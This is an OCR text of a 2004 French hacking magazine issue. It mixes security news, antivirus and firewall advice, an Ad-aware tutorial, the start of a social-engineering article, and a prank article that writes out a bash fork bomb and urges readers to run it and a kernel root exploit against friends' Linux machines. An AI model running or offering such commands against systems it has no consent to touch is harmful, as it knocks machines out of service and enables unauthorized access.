N°6 MARS-AVRIL - EXCLUSIF : UN HACKER NU PAGE 13

PIRAT'Z
HACKERS & GAMERS

1,9€

NFILTREZ LES FORUMS • Firewalls
OTAL MODCHIP XBOX • ÉCLATER Linux
NIFI : trop facile • CRYPTO TUTO
lacktivisme interview • DIVX sur PS2
EST: AVEZ-VOUS L'ESPRIT HACKER ?

EDITO

Vous n'avez pas été nombreux à participer à notre concours N-Gage. Des plusieurs millions de lecteurs que vous êtes, nous n'avons reçu qu'une poignée de bulletins, dont seuls quelques-uns donnaient de bonnes réponses : Triad et les services RPC. On se demande d'ailleurs toujours quelle est cette faille de sécurité dans Solitaire, à laquelle deux d'entre vous font allusion. Probablement un 0-day dont nous n'avons pas connaissance.

Quoi qu'il en soit, **LE GAGNANT EST FRANÇOIS CHAIZE DE ROCHE-LA-MOLIÈRE**, qui a compté 533 fois la lettre Z dans le dernier numéro. En réalité, il y en avait environ 562, d'après les résultats de nos super-calculateurs. Bravo à lui. Quant au sondage, vous ne nous laissez aucune surprise : Pirat'z reste le meilleur magazine de hack de tous les temps. Et n'allez pas dire que c'est biaisé.

Du reste, vous voulez encore plus de hack! Nous vous avons écoutés. Nous avons même engagé une bande de hackers, l'équipe du site espionet.com, pour collaborer à cette noble tâche. La majorité des articles est de leur cru. Vous m'en donnerez d'ailleurs des nouvelles.

Comme nous ne sommes pas radins en nouveautés, ce mois-ci, j'ai également le plaisir de vous annoncer l'arrivée très prochaine de notre site Internet. Retrouvez-y l'équipe de Pirat'z et les gars d'Espionet. Et venez échanger vos points de vues et poser votre question sur le forum qui est déjà en place.

À bientôt sur http://piratz.fr.st

DE BAZANDE

PIRAT'Z HACKERS & GAMERS

est édité par **PUBLIA**
2 bis rue Dupont de l'Eure 75020 Paris

Directeur de Publication : Olivier André
Rédacteur en chef : de Bazande
Rédaction hack : Espionet
Conception Graphique : WEEL
Courrier des lecteurs : Khan
Illustrations : Lechatkitu, Yok

Imprimé en CE
issn en cours, commission paritaire en cours, dépôt légal à parution,
PUBLIA©2004

SOMMAIRE

HACKING LINUX : P 3
SE PROTÉGER : P 4
SOCIAL ENGINEERING : P 7
LE TEST : P 8
CROSS SITE SCRIPTING : P 10
WIFI : P 12
HACKTIVISME : P 14
BUGTRAQ : P 16
PASSEZ À LINUX : P 18
CRYPTO : AUTOCLAVE : P 20
DIVX SUR PS 2 : P 22
MODCHIPS XBOX : P 26
COURRIER DES LECTEURS : P 30

REDÉMARRER APRÈS CTRL-ALT-SUPPR

David Bradley est un homme célèbre. Enfin, il devrait l'être: c'est lui qui a "inventé" la fameuse combinaison de touches Ctrl-Alt-Suppr, qui déjà sur le premier IBM PC faisait redémarrer la bécane. Ce n'est donc pas de la faute à Billou si les manchots en sont aujourd'hui réduits à rebooter leur ordinateur avec les pieds. Ce brave homme à qui nous devons tant a décidé de quitter IBM et de lancer sa propre affaire. Mais pourquoi donc être resté 28 ans chez IBM? Evidemment pour se faire oublier… peine perdue, nous avons retrouvé sa trace!

TRUCS EN VRAC

Même quand on est familier avec Windows, il y a une foule de petits trucs pratiques qui pourraient nous rendre la vie plus facile, mais qu'on ne connaît malheureusement pas. Une solution est d'acheter un livre dépassé à 50 euros. Une autre est de se rendre sur la rubrique trucs et astuces du site Blue-Hardware sur http://blue-hardware.zebulon.fr, rubrique que je viens de découvrir et que je vous conseille vivement. Optimisation de Windows, trucs d'installation, de sécurité, d'esthétique… vous en apprendrez sûrement, et c'est en français!

MICROSOFT SUPPRIME LES MOTS DE PASSE SUR LE WEB

Microsoft vient de décider, à lui tout seul comme un grand, qu'il fallait éliminer les mots de passe dans les URL. Pourquoi? Eh bien, vous connaissez sans doute tous ces sites de c*** qui fonctionnent de cette manière. Microsoft a décidé qu'il fallait protéger nos enfants de cette perversion, c'est tout. Ah, il y aurait peut-être une autre raison: c'est aussi une solution radicale au problème des "fausses" URL. Faites un test: créez un fichier test.html, dans lequel vous écrirez :

Cliquez ici , sauf que vous mettrez beaucoup plus de %20. Ouvrez le fichier sous Internet Explorer: l'adresse qui s'affiche dans la barre d'état laisse penser que vous irez sur microsoft.com… mais en fait c'est nforce.nl qui est chargé, car le début n'est qu'un nom d'utilisateur. Cette astuce est utilisée par des fraudeurs pour diriger leurs victimes vers des sites bidons. L'idée de Microsoft de supprimer cette possibilité est quand même pour le moins radicale. Opéra, lui, affiche systématiquement un avertissement…

OH MY DOOM !

Dans le genre gros virus méchants, on connaissait les vers exploitant les failles de Windows, genre Code Red, Blaster et compagnie. Fin janvier, c'est le virus MyDoom qui a beaucoup fait parler de lui. Pourtant, il s'agit d'un virus assez classique, comptant sur la naïveté de l'internaute moyen (genre qui fait suivre les chain-mails) pour se faire exécuter en pièce jointe. Accessoirement, il masque l'adresse de l'expéditeur réel, se reproduit dans un éventuel répertoire de partage Kazaa sous des noms aguicheurs, mais surtout… prévoit de lancer une attaque DDOS (Distributed Denial of Service) en règle contre le site internet de SCO le 1er février. SCO, vous savez, ce sont les emmerdeurs qui ont décidé que Linux était illégal et qu'il fallait leur verser des milliards de brouzoufs pour l'utiliser. D'ailleurs, certains internautes n'ont pas hésité à louer le virus. Parmi les commentaires: "enfin un virus utile!", "où puis-je le télécharger ?". En tout cas, ça a donné des idées, puisqu'une variante visant le site web de Microsoft est apparue quelques jours plus tard.

UN CLIC AVERTI EN VAUT DEUX

Dans une autre news, on explique que des petits malins peuvent essayer de vous diriger vers leur propre site en camouflant la véritable destination d'un lien. Mais à quoi ça sert ? Par exemple, le site pourra être une copie presque conforme du site original sur lequel vous croyez être, et vous pourrez être amené à entrer un mot de passe ou un numéro de carte de crédit. Ou alors, une vulnérabilité d'IE pourra être exploitée pour installer sur votre machine une backdoor, voire tout simplement mettre en l'air votre système. On vous aura prévenu!

HACKING LINUX

PIRAT'Z EDUQUE LE SCRIPT-KIDDIE QUI SOMMEILLE EN TOI !

Un pote se la pète avec son Linux ? Montrez-lui que son système n'est pas si sécurisé que ça.

De plus en plus de gens se mettent à Linux, et c'est tant mieux. C'est un bon système, qui vaut sans doute Windows. Et question rapport qualité-prix, on peut difficilement faire mieux. Si vous avez lu notre article page 18, vous aurez aussi remarqué que c'est pas non plus désagréable à l'oeil.

Mais le problème avec Linux, c'est qu'on pense à tort que c'est le système ultime et parfait, absolument imperméable aux pirates et aux péripéties de genre MyDoom. Vous connaissez sûrement un de ces avocats du logiciel libre, qui ne jure que par GNU/Linux, et qui vous fait sa petite démo tous les samedis (mais qui reboot peut-être sur XP dès que vous êtes parti, qui sait ?). On va lui montrer qu'il ne devrait pas être aussi sûr de lui :-]

La première étape, c'est de lui demander un compte. Linux est multi-utilisateur, vous a-t-il sans doute déjà expliqué. Ça veut dire que, normalement, vous pouvez utiliser son ordinateur, sous votre nom, sans que vous ne puissiez rien casser (même pas toucher à ses fichiers personnels). D'ailleurs, de quoi aurait il peur ? De vous, qui utilisez encore Windows ? Héhé.

S'il rechigne à vous donner un accès, demandez-lui si c'est parce qu'il ne sait pas comment faire. Sinon, essayez une autre approche et relisez notre article sur le social engineering.

DENIAL OF SERVICE

Une fois le clavier en main, vous allez ouvrir un terminal (voir l'illustration). C'est un peu comme *Commande MSDOS*, en plus évolué. Sans plus attendre, tapez la ligne suivante, et appuyez sur entrée :

```
:(){ :|:&};:
```

(Attention à l'espace après {)

L'effet est presque garanti. La blague est aussi vieille que UNIX, mais ça fonctionne toujours ! L'ordinateur devrait, en quelques secondes, être complètement inutilisable ; on appelle ça un déni de service (vu que l'ordi ne peut plus servir à rien ; Denial of Service, en anglais, ou DoS). Rassurez-vous, il ne restera aucun séquelle après un redémarrage, à part si un document ouvert n'avait pas été sauvé (de toute façon, c'est votre compte..).

Décomposons ce smiley qui tue, afin de s'en souvenir plus facilement. Il s'agit, en fait, de deux commandes, séparées par un *point virgule* (équivalent par convention à un retour chariot). La première définit un fonction désignée par les *deux points*. La seconde l'appelle. Quand on regarde ce qui se passe dans la fonction *deux points*, on voit qu'elle s'appelle elle-même (fonction récursive), deux fois en même temps (la *barre* indique que les deux appels sont, en quelque sorte, parallèles et le & les place en tache de fond). Donc, en gros, on a droit à une belle explosion exponentielle, puisque le premier appel en provoque deux nouveaux, qui en font en tout quatre autres, puis huit, etc. jusqu'à épuiser toute la mémoire de l'ordinateur et paralyser le système.


Techniquement, il s'agit d'un *fork bomb*. C'est tout bête. Quand je pense que certains se cassent la tête à faire du C pour le même résultat... Et si votre pote se demande comment on peut éviter ça, dites-lui de jeter un coup d'oeil du côté de ulimit et du fichier login.defs, par exemple.

LOCAL ROOT EXPLOIT


Une fois que vous aurez joué ce vilain tour à sept ou huit potes, vous vous sentirez assez à l'aise pour passer à la suite ! Il va s'agir maintenant de *rooter* leurs machines – le but ultime du script kiddie. Le root, c'est le nom de l'administrateur sur Linux. Si vous obtenez les droits d'accès de ce compte, vous êtes le maître à bord (ce qui finalement n 'est pas grand chose : pensez-y avant de vous faire pincer en faisant l'imbécile sur le pot de miel d'une entreprise).

À moins d'avoir subtilisé ou deviné le mot de passe de l'admin, vous devrez passer par une faille de sécurité pour obtenir ces droits. Faites des recherches sur le Net ('linux root exploit'), vous verrez qu'il en existe des tas. Le but est d'en trouver une qui est présente sur la cible (n'éssayez pas tout et n'importe quoi, vérifiez plutôt les numéros de version des programmes installés).

Il y a peu de temps, ça tombe bien, deux gros trous de sécurité ont été découverts dans le noyau Linux. Si votre pote n'a pas récemment mis à jour son système, on va pouvoir essayer un exploit pour la vulnérabilité do_mremap(), cool. Ça se passe en quatre temps (voir l'illustration): rapatrier l'exploit, le compiler, l'exécuter et profiter des droits root.



SUITE PAGE 9



ESSAYEZ CHEZ VOUS

Pour essayer chez vous, sans installer Linux, Knoppix est fait pour vous. Il s'agit d'un cdrom bootable, avec Linux et des dizaines de programmes préinstallés, que vous pouvez utiliser sans toucher au disque dur.

Allez sur http://knoppix-fr.org, téléchargez l'iso, gravez-la et redémarrez. Hop, vous avez un Linux prêt à utiliser.
Pour retrouver votre ancien système, il suffit de redémarrer et d'éjecter le cd.

LES DERNIERES TECHNIQUES

C'est bien joli de ricaner en lisant Pirat'z et les techniques de hacks que nous vous y expliquons. Mais on fait moins le malin lorsque c'est son PC qui en fait les frais. Panorama des meilleures techniques de protection du moment.

CONNAÎTRE SON ENNEMI...

... est déjà le vaincre à moitié. Ce vieux proverbe tibétain s'applique en particulier aux protections CD, pour lesquelles il existe de nombreuses méthodes différentes visant à les contourner. Le tout est donc déjà de savoir à qui l'on a affaire. Dans ce but, il existe encore beaucoup d'outils permettant de détecter et d'analyser les protections. Alors, si vous n'avez pas encore trouvé votre bonheur dans ce domaine, faites un tour du côté de ProtectionID (www.protectionid.owns.it). Vous allez voir, l'essayer, c'est l'adopter!

PÉAGES SUR LES RÉSEAUX P2P

Parmi les grandes questions philosophiques actuelles, celle qui revient le plus souvent (après de savoir quand sortira le prochain numéro de Pirat'z) consiste à se demander comment faire payer les internautes pour leurs MP3 téléchargés. On parle beaucoup en ce moment d'iTunes, du retour de Napster, et maintenant, c'est justement le créateur de Napster qui refait parler de lui. Avec son équipe, il a commencé à bosser sur un nouveau projet, baptisé Snocap (anagramme de pacson, c'est assez clair je pense). L'idée est de faire payer les utilisateurs d'un réseau Peer-to-Peer avant qu'ils soient autorisés à télécharger un fichier. Pour cela, chaque morceau de musique serait identifié par une "empreinte digitale", afin de le reconnaître malgré les changements de formats, les fakes et autres transformations plus ou moins louches. Vous devrez alors payer pour le récupérer, mais d'autres alternatives pourraient être mises en place (comme un abonnement). Dans tous les cas les majors se remplissent les poches. Et vous, vous vous retrouvez avec un MP3 vérolé encodé à 64 kbits.

De nos jours, avec les virus de plus en plus nombreux, les attaques à distance incessantes et j'en passe, il est devenu indispensable de se protéger.

Les moyens pour sécuriser votre ordinateur varient beaucoup selon vos activités sur Internet. Nous allons principalement voir les logiciels antivirus, les pare-feu, les programmes utiles et les précautions à prendre afin que vous puissiez naviguer sur Internet sans risques.

LOGICIELS ANTIVIRUS

Tout d'abord, vous devriez posséder un logiciel antivirus. C'est grâce à lui que vous allez probablement être capable de bloquer 75 % des attaques intentées, volontairement ou non, contre vous. Un virus, c'est un programme qui se reproduit en se recopiant au sein même des autres programmes. C'est gênant si vous échangez des programmes avec d'autres personnes, car c'est justement ça qui va permettre au virus de se propager, d'atteindre de plus en plus de monde. Souvent, un virus ne se contente pas de faire ses petites reproductions, mais est aussi programmé pour vous jouer toutes sortes de mauvais tours. Parfois, ces mauvais tours permettent, sciemment ou pas, un contrôle total et à distance de votre ordinateur. C'est le cas, notamment, des chevaux de Troie, qui, comme leur nom l'indique, se cachent derrière un programme innocent en apparence pour mieux infiltrer votre petit monde électronique.

Tous les virus n'infectent pas les programmes exécutables. Certains sont des scripts et peuvent se trouver dans des macros de documents Word, Excel ou même dans les courriers électroniques. Le mail est d'ailleurs un moyen de propagation de choix pour certains virus, qui exploitent certaines failles des programmes de messagerie quand ils n'essayent pas simplement de vous faire cliquer sur un exécutable en attachement.

Les logiciels antivirus sont capables de détecter la présence d'un virus sur votre ordinateur, de le supprimer ou de le désinfecter. Lorsque l'on désigne la procédure de nettoyage de l'ordinateur, on parle alors d'éradication.

Comment fait un antivirus pour détecter les virus ? Pour comprendre cela, vous devez savoir que les virus laissent une signature virale (suite d'octets lui permettant de lui dire qu'il a déjà infecté un fichier, par exemple). Les virus se servent de cette signature afin de ne pas se reproduire plusieurs fois sur le même fichier. Cette signature est propre à chaque virus et c'est grâce à cela que les antivirus peuvent les détecter lors d'un scanning d'un ou plusieurs disques durs. Cependant, ces programmes peuvent seulement détecter les signatures virales qu'ils ont répertoriées. C'est pourquoi vous devez absolument mettre votre antivirus à jour régulièrement, sans quoi il ne sert presque à rien.

Ensuite, vous vous demandez sûrement pourquoi, quelques fois, les antivirus affichent "alerte au virus" lorsque vous ouvrez un logiciel inoffensif. Ceci est tout simplement dû au fait que les antivirus vérifient aussi les scripts inclus dans les documents, des morceaux du code du programme et vérifient s'il n'y aurait pas quelque chose qui pourrait être dangereux. Par exemple, lorsque j'ouvre mon programme Partition Magic, j'ai une " alerte au virus". Pour Partition Magic, la raison de cette alerte vient du fait que ce programme sert à modifier les disques durs. Ce serait dangereux, en effet, si c'était un vrai virus, car il pourrait tout simplement formater le disque, par exemple.

Enfin, malgré le choix d'antivirus disponibles sur le marché, il y en a quelques-uns qui ont réussi à se distinguer des autres. Si vous avez de l'argent à investir pour votre sécurité, je vous propose d'opter entre "Norton antivirus " (http://www.symantec.com) ou "Mcafee" (http://www.mcafee.com), voire "Bit defender " (http://www.bit-defender.com). Cependant, si vous cherchez plutôt un freeware, vous pouvez vous procurer "AVG Free Edition" (http://www.telecharger.com).


LES PARE-FEU

Les pare-feu, également appelés "Firewalls" en anglais, sont des logiciels qui assurent une protection constante contre les attaques à distances des pirates. Ils vous protègent en analysant les données passantes dans les couches 3, 4 et 7 du model OSI. Si un pare-feu repère une attaque, vous pouvez, d'un seul clic, déconnecter votre ordinateur d'Internet. Les pare-feu utilisent trois types de filtrage : le filtrage de paquets, le filtrage dynamique et le filtrage applicatif.

Premièrement, le filtrage de paquets bloque les paquets en utilisant deux méthodes : le filtrage par adresse et le filtrage par protocole. Le filtrage par adresse vérifie " pour qui " et " depuis qui " un paquet de données est envoyé, tandis que le filtrage par protocole vérifie le type de paquets et le port. Lors de la configuration de votre pare-feu, je vous conseille de bloquer tous les ports qui vous sont inutiles. Si vous ne faites que surfer, vous pouvez, par exemple, bloquer toutes les nouvelles connexions entrantes et toutes les connexions sortantes, sauf les connexions tcp vers le port 80, qui sont utilisées pour le Web.

Deuxièmement, le filtrage dynamique est utilisé lorsqu'un service initie une connexion sur un port statique, mais ouvre aléatoirement un port afin d'ouvrir une session entre la machine serveur et la machine cliente. Ce filtrage est très efficace, mais ne protège pas contre les failles des logiciels. Par exemple, on utilise ce filtrage pour gérer les connexions FTP, qui utilisent plusieurs ports.

Troisièmement, le filtrage applicatif. Il est utilisé quand le pare-feu connaît l'application qui utilise Internet ainsi que la manière par laquelle elle struc-



POUR PROTEGER SON PC

ture les données d'échanges. Ce filtrage est très efficace, mais il ralentit grandement les transferts car il a besoin d'une certaine puissance de calcul pour tout vérifier.

Tout comme les antivirus, un grand nombre de pare-feu est mis à votre disposition. La plupart fait un bon travail, mais je vous conseille d'essayer "Zone Alarm" pour sa facilité d'utilisation. Il s'adresse aussi bien aux personnes débutantes que pour les expérimentées. De plus, il est gratuit !

AUTRES PROGRAMMES UTILES

Dans cette partie, nous allons voir ces petits programmes qui ne sont pas forcément des plus connus mais s'avèrent toujours utiles.

ANTI-SPYWARES

Lorsque vous surfez sur le net, vous risquez d'être la victime de petits programmes ou bien, le plus souvent, de scripts destinés à vous "espionner". Ne vous êtes-vous jamais demandé pourquoi une fenêtre de pub s'affiche sur votre bureau sans la moindre action de votre part ? En effet, le but de ces "spywares", comme on les appelle couramment, est souvent publicitaire ; ils sont parfois capables de retracer votre activité sur le Net. Pour contrer tous ces parasites qui peuvent infester votre machine (y compris les Trojans, Keyloggers et autres programmes espions), je conseille le logiciel "Ad-aware" de Lavasoft (http://www.lavasoftusa.com) pour son efficacité, sa disponibilité en français et surtout parce qu'il est entièrement gratuit.

ANTI-POPUPS

Passons aux anti-popups qui ne sont pas vraiment là pour vous protéger, sauf si vous avez une invasion de pop-ups (petites fenêtres qui apparaissent en se mettent au-dessus des autres), auquel cas les anti-popups vous éviteront de redémarrer votre ordinateur. Il est toujours utile d'en posséder un car il vous protège contre les popups, mais aussi contre les popunders (petites fenêtres qui apparaissent en se mettent l'une au-dessous des autres). Personnellement, je vous conseille la "Google Toolbar" (http://www.google.fr). Elle est très utile, car elle facilite les recherches et bloque efficacement les pop-ups. Vous pouvez également utiliser un navigateur qui le fait d'office, comme Mozilla (http://mozilla.org).

MISES À JOUR DE SÉCURITÉ


Il n'est pas rare que des failles ou des problèmes soient découverts sur les versions de programmes actuellement assez répandus sur le marché, y compris les systèmes d'exploitations (voir nos pages de vulnérabilités, et les failles fréquentes de Microsoft Windows ou des distributions Linux). Ces bugs de sécurité peuvent "planter" votre ordinateur, voire même l'exposer à d'éventuelles attaques. Les mises à jour (updates en anglais, ou encore correctifs ou patchs) sont codées afin de prévenir ces attaques ou de corriger un éventuel "bug". Je développe ici la partie "sécurité" de ces mises à jour.

Rappelons-nous du virus Blaster qui frappa cet été au mois d'août. Il utilisait la faille connue DCOM, découverte en juillet 2003, afin de s'uploader sur l'ordinateur victime via une requête TFTP (Trivial File Transfert Protocol) puis d'exécuter, à une date précise, un déni de service (DoS) sur le site Windowsupdate.com. J'ai choisi cet exemple car le site visé est la principale source de mises à jour pour Microsoft Windows. Je tiens aussi à préciser que le virus est apparu bien après la sortie du correctif. Une bonne raison de vérifier les vulnérabilités touchant votre ordinateur. Je vous conseille d'aller voir le site ISECURELABS (http://www.isecurelabs.com) qui vous permettra de vous tenir au courant des nouveaux correctifs et des failles pouvant vous atteindre.

Des mises à jour fréquentes s'imposent aussi pour les utilisateurs de scripts pour leur site Web, que ce soit PHP, perl, asp etc. En effet, ceux-ci constituent une des plus grande source de piratage de sites Internet. Une vérification d'un éventuel bug s'impose si l'on ne veut pas être la victime d'un visiteur peu scrupuleux. Vous pouvez vous inscrire à la mailing-list du produit ou à des listes de sécurité en général.

CONCLUSION

Il est impératif de posséder un firewall qui prévient bon nombre d'attaques. Personnellement je n'utilise aucun antivirus. Je pense que si l'on est vigilant et que l'on inspecte correctement ses mails et les fichiers téléchargés avant de les ouvrir (vérification de la version ou de la société, par exemple), on est parfaitement capable de s'en passer. Si vous avez l'habitude d'essayer régulièrement des programmes douteux ou d'origine douteuse, ce seront cependant de précieux alliés.



MODDEZ SANS MODÉRATION

Une bonne nouvelle pour nos amis italiens amateurs de modchips: un tribunal a jugé qu'il était légal en Italie de vendre des Playstation 2 déjà moddées. Sony se défendait en disant qu'ils interdisaient l'usage de modchips à l'achat d'une console. Mais le tribunal a jugé qu'il était illégal d'interdire certains usages d'un produit. Le modchip a également été jugé bénéfique, car permettant d'élargir les possibilités de la Playstation. Tout ça n'a évidemment pas plu à M. Sony, qui n'a pas mâché ses mots: "Caramba!", aurait-il-déclaré.

(NOTE: PENSER À RÉSERVER ZATAZ.FR)

En voilà une bonne nouvelle! Le gouvernement s'est enfin décidé à faciliter l'acquisition de noms de domaine en .fr. Obtenir une adresse en .fr est en effet actuellement beaucoup plus compliqué qu'un .com à 5$ sur Ebay. Du coup, la plupart des entreprises françaises se sont tournées vers le .com, délaissant un .fr trop peu populaire. Mais à partir du 11 mai, toute entreprise pourra obtenir automatiquement un .fr. Quant à l'obtention pour une vraie personne comme vous et moi, ce n'est pas prévu avant 2005. Faut pas exagérer quand même.

LA FIN DU BUFFER OVERFLOW

Ce sont les hackers qui vont faire grise mine. Le buffer overflow, cette technique à la base de bien des failles logicielles, pourrait bientôt faire partie du passé. Rappelons qu'elle consiste à fournir à un programme plus de données que ce qu'il attend, afin de le faire crasher, et au passage faire s'exécuter du code perso. Or, les prochains CPU d'AMD (Athlon 64 et Opteron) intégreront une protection rendant inefficace une telle attaque, rien que ça! On attend de la voir à l'oeuvre, mais si ça marche, c'est Microsoft qui pourra leur dire merci.

DES NEWS DE L'ÉMU GAMECUBE

On vous en touchait quelques mots dans le numéro précédent, un émulateur GameCube est enfin en train de voir le jour. Il ne se cache plus à l'eau, le Dolphin, et sa première version "teaser" est dispo sur le site officiel www.dolphin-emu.com. Il ne faut pas trop s'emballer, ce n'est qu'un avant-goût et il reste encore beaucoup de travail, puisque la plupart des jeux restent terriblement lents. D'ailleurs, le seul véritablement jouable pour l'instant est Bust a Move. Voilà qui devrait booster le partage d'isos GC sur les réseaux P2P ;-)

PROPAGATION INQUIÉTANTE EN ASIE

Non, il ne s'agit pas de la grippe aviaire ni du SARS ni de l'édition cantonaise de Pirat'z, mais plutôt du code source de Windows. Après la Chine, Hong-Kong, Taïwan et l'Australie dans le même coin, c'est au tour de l'Inde de s'intéresser au "Government Security Program" de Microsoft. Ce programme vise à fournir aux gouvernements le code source de Windows, pour qu'ils puissent trouver des failles inédites et hacker les ordinateurs contrôlant les missiles nucléaires de leurs voisins. Pas étonnant, après, que tous les virus viennent d'Asie...

NOUVEAU MÉTIER: CRÉATEUR DE VIRUS

De plus en plus, les virus ne sont plus créés seulement pour provoquer le chaos partout où ils passent, mais aussi pour rapporter de l'argent à leur créateur. Après tout, quoi de plus facile que de rester chez soi à ramasser les comptes bancaires piratés par un petit programme bien conçu? Rien, à part peut-être rester chez soi à ramasser les sous des lecteurs de Pirat'z. Mais je m'égare. Toujours est-il que par exemple, le ver Dumaru-Y installe un keylogger et vole des infos de comptes e-gold.com. Et il y en a d'autres comme ça, alors prudence!

LES MISES À JOUR RÉGULIÈRES : TOUJOURS UNE BONNE IDÉE

Mais attention ! Les firewalls et les antivirus ne vous protègent que partiellement ! Il faut faire attention à ce faux sentiment de sécurité qu'ils procurent et rester toujours vigilant. Il est aussi nécessaire de mettre régulièrement à jour son système d'exploitation et de télécharger les correctifs de sécurité le plus souvent possible. Et, maintenant que la plupart des ordinateurs sont équipés d'un graveur CD, vous n'avez plus d'excuses : faites des copies de sauvegarde de vos données importantes (ou alors ne venez pas pleurnicher sur l'adresse mail de Pirat'z si un anarchiste a explosé votre disque dur).

Gardez en tête que l'on ne sera jamais protégé à 100 %.

TAYRO et Xel

COMMENT UTILISER AD-AWARE DE LAVASOFT

Il faut savoir que le logiciel se décline en plusieurs versions, gratuites ou payantes suivant leurs fonctionnalités. Cependant, la version gratuite constitue un bon outil contre les spywares. Pour plus d'informations sur les différentes versions du logiciel, faites donc un tour sur le site officiel http://www.lavasoftusa.com. Une version française du site est disponible.

1) APPROCHE DU LOGICIEL

Le logiciel possède une interface agréable mais basique. À gauche, un menu. À droite, les actions et informations. Puis, en haut, un menu pour les options. Je vous conseilLE de mettre à jour votre logiciel régulièrement grâce à l'icône "Ouvrir webupdate". De plus, cette action est totalement gratuite.

2) EXAMEN

Cliquez sur "Examiner" dans le menu de gauche. Après avoir choisi entre les différentes options, cliquez sur "Suivant" : le logiciel examine donc votre ordinateur à la recherche de "parasites".

3) RÉSULTATS DE L'EXAMEN

L'écran des résultats apparaît. Il vous informe sur les "parasites" trouvés. Cochez les cases, puis faites "Suivant" et "OK" lors de la demande de confirmation.

Voilà ! Votre PC est maintenant tout propre ! Un dernier conseil : pensez à utiliser le logiciel régulièrement.

INTRODUCTION AU SOCIAL ENGINEERING

Également appelé ingénierie sociale, manipulation ou encore subversion psychologique, le social engineering est un outil indispensable pour tout hacker qui se respecte. Tour d'horizon sur un domaine que vous ne connaissez peut-être que de nom...

Le Social Engineering (SE) permet d'obtenir des informations en exploitant un maillon vulnérable de la sécurité informatique : la psychologie humaine. Si votre but est de pénétrer le réseau d'une entreprise, le social engineering vous permettra d'avoir une base d'information sur le système à attaquer, et de ne pas lancer une attaque à l'aveugle. Le SE permet donc de récupérer des informations plus rapidement et plus facilement qu'une attaque "normale".

Il existe quatre types d'attaque par Social Engineering. Le premier vous concerne directement car vous en avez certainement déjà été victime. Si vous pensez que ce n'est pas le cas, c'est que l'attaque a fonctionné ;) En effet, une attaque est parfaite quand la victime ne se doute pas qu'elle a été manipulée...

L'ATTAQUE PAR INTERNET

